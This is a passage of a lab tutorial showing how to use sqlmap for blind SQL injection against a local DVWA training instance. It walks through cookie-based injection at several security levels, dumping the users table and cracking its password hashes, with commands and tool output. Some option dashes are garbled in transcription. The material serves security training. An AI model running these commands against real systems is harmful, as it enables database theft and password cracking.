
Now to list the column of **users** table.

$ sqlmap -u "http://127.0.0.1/vulnerabilities/sqli_blind/?id=1&Submit=Submit" --cookie="PHPSESSID= bnbb2infb59sul7hk3cijd7cvi; security=low" –D dvwa –T users --columns

```
Database: dvwa
Table: users
[8 columns]
+--------------+-------------+
| Column       | Type        |
+--------------+-------------+
| user         | varchar(15) |
| avatar       | varchar(70) |
| failed_login | int(3)      |
| first_name   | varchar(15) |
| last_login   | timestamp   |
| last_name    | varchar(15) |
| password     | varchar(32) |
| user_id      | int(6)      |
+--------------+-------------+
```


Finally to dump the contents of table **users**.

$ sqlmap -u "http://127.0.0.1/vulnerabilities/sqli_blind/?id=1&Submit=Submit" --cookie="PHPSESSID= bnbb2infb59sul7hk3cijd7cvi; security=low" –D dvwa –T users --dump




sqlmap will recognise that there are hashes stored under **password** column and ask you if you wish to store them in a temporary file.

It will also offer to crack the hashes using dictionary based attack.



And finally it will show you the cracked password.



Blind SQL Injection Attack at higher level of security

sqlmap command creates directory ***.sqlmap*** to store output and log information related to the attack session. **Before trying out new attacks either rename or delete this directory.**


When the security level is set to medium, DVWA uses POST method to submit the HTML form (Use Burp suite to intercept request). We need to make a small change to way we invoke **sqlmap** command to make it work. With GET method form data was passed along with URL using ***–u*** option. For POST we use a separate ***-- data*** option to pass form data.

$ sqlmap -u "http://127.0.0.1/vulnerabilities/sqli_blind/" -- data="id=1&Submit=Submit" --cookie="PHPSESSID= bnbb2infb59sul7hk3cijd7cvi; security=medium" –D dvwa –T users –dump

sqlmap is smart enough to figure out the rest, everything will work as before and contents of table **users** will be dumped to standard output.

The high security level poses a challenge. When we load the main blind SQL injection page (*http://127.0.0.1/DVWA/vulnerabilities/sqli_blind/index.php*) it shows a link. Clicking on the link pops out a box with HTML form with following URL.

(*http://127.0.0.1/DVWA/vulnerabilities/sqli_blind/cookie-input.php*).



When this HTML form is submitted (POST), the server side script takes the value of form field **id** and assigns it to a session cookie called **id**. Then it executes a small script to load the main page of blind SQL injection attack again. When this page is requested the newly set **id** cookie is sent to the web server. The **id** cookie contains the information to be injected.

(Figuring all this out required Burp suite and inspection of DVWA source code)

So we conclude

1. The attack still needs to happen through the main blind SQL injection page (*http://127.0.0.1/DVWA/vulnerabilities/sqli_blind/index.php*).
2. The server side script takes the information to be injected from cookie **id** and not from any form field.

Also the output is expected to be delayed only if the query is successful. But I discovered that the server side script introduces a random 2 to 4 sec delay once in a while when queries fail. This throws off the **sqlmap's** queries result detection mechanism. So for attack to work properly:

1. When we invoke **sqlmap** it should look for the vulnerable field in cookie and not in HTML form.
2. Since the sever side script is introducing a random delay of 2 to 4 seconds, we need to increase the delay used by **sqlmap** to detect successful execution of the query. Let's say to 10 second.

So after some trial and error, few false starts and reading many pages of **sqlmap** documentation the following command worked.

$ sqlmap -u "http://127.0.0.1/vulnerabilities/sqli_blind/" --cookie="id=1; PHPSESSID=bnbb2infb59sul7hk3cijd7cvi; security=high" – D dvwa –T users -- dump --dbms=mysql --level=5 --risk=3 --time-sec=10

- You can see the cookie **id** has been passed using **--cookie** option along with other cookies.
- To increase the delay to 10 seconds **--time-sec** option is used.
- Since delay is increased and we want to optimise the attack, we use **--dbms** option to inform **sqlmap** that database is MySQL (MariaDB is a fork of MYSQL).
- The options **--level** and **--risk** forces **sqlmap** run more tests. This is necessary as we want cookie parameters to be checked for injection attack.

You will need to answer few questions. Say no to following question.

```
[05:15:29] [WARNING] you've provided target URL without any GET parameters (e.g. 'ht
tp://www.site.com/article.php?id=1') and without providing any POST parameters throu
gh option '--data'
do you want to try URI injections in the target URL itself? [Y/n/q]
```

Give default answers to remaining questions. Show some patience while **sqlmap** does its work and you will be rewarded.

```
[05:16:27] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query - comment)'
[05:16:27] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query)'
[05:16:50] [INFO] Cookie parameter 'id' appears to be 'MySQL >= 5.0.12 AND time-base
d blind (query SLEEP)' injectable
[05:16:50] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[05:16:50] [INFO] automatically extending ranges for UNION query injection technique
 tests as there is at least one other (potential) technique found
[05:16:50] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the
time needed to find the right number of query columns. Automatically extending the r
ange for current UNION query injection technique test
```

Stay safe and happy hacking.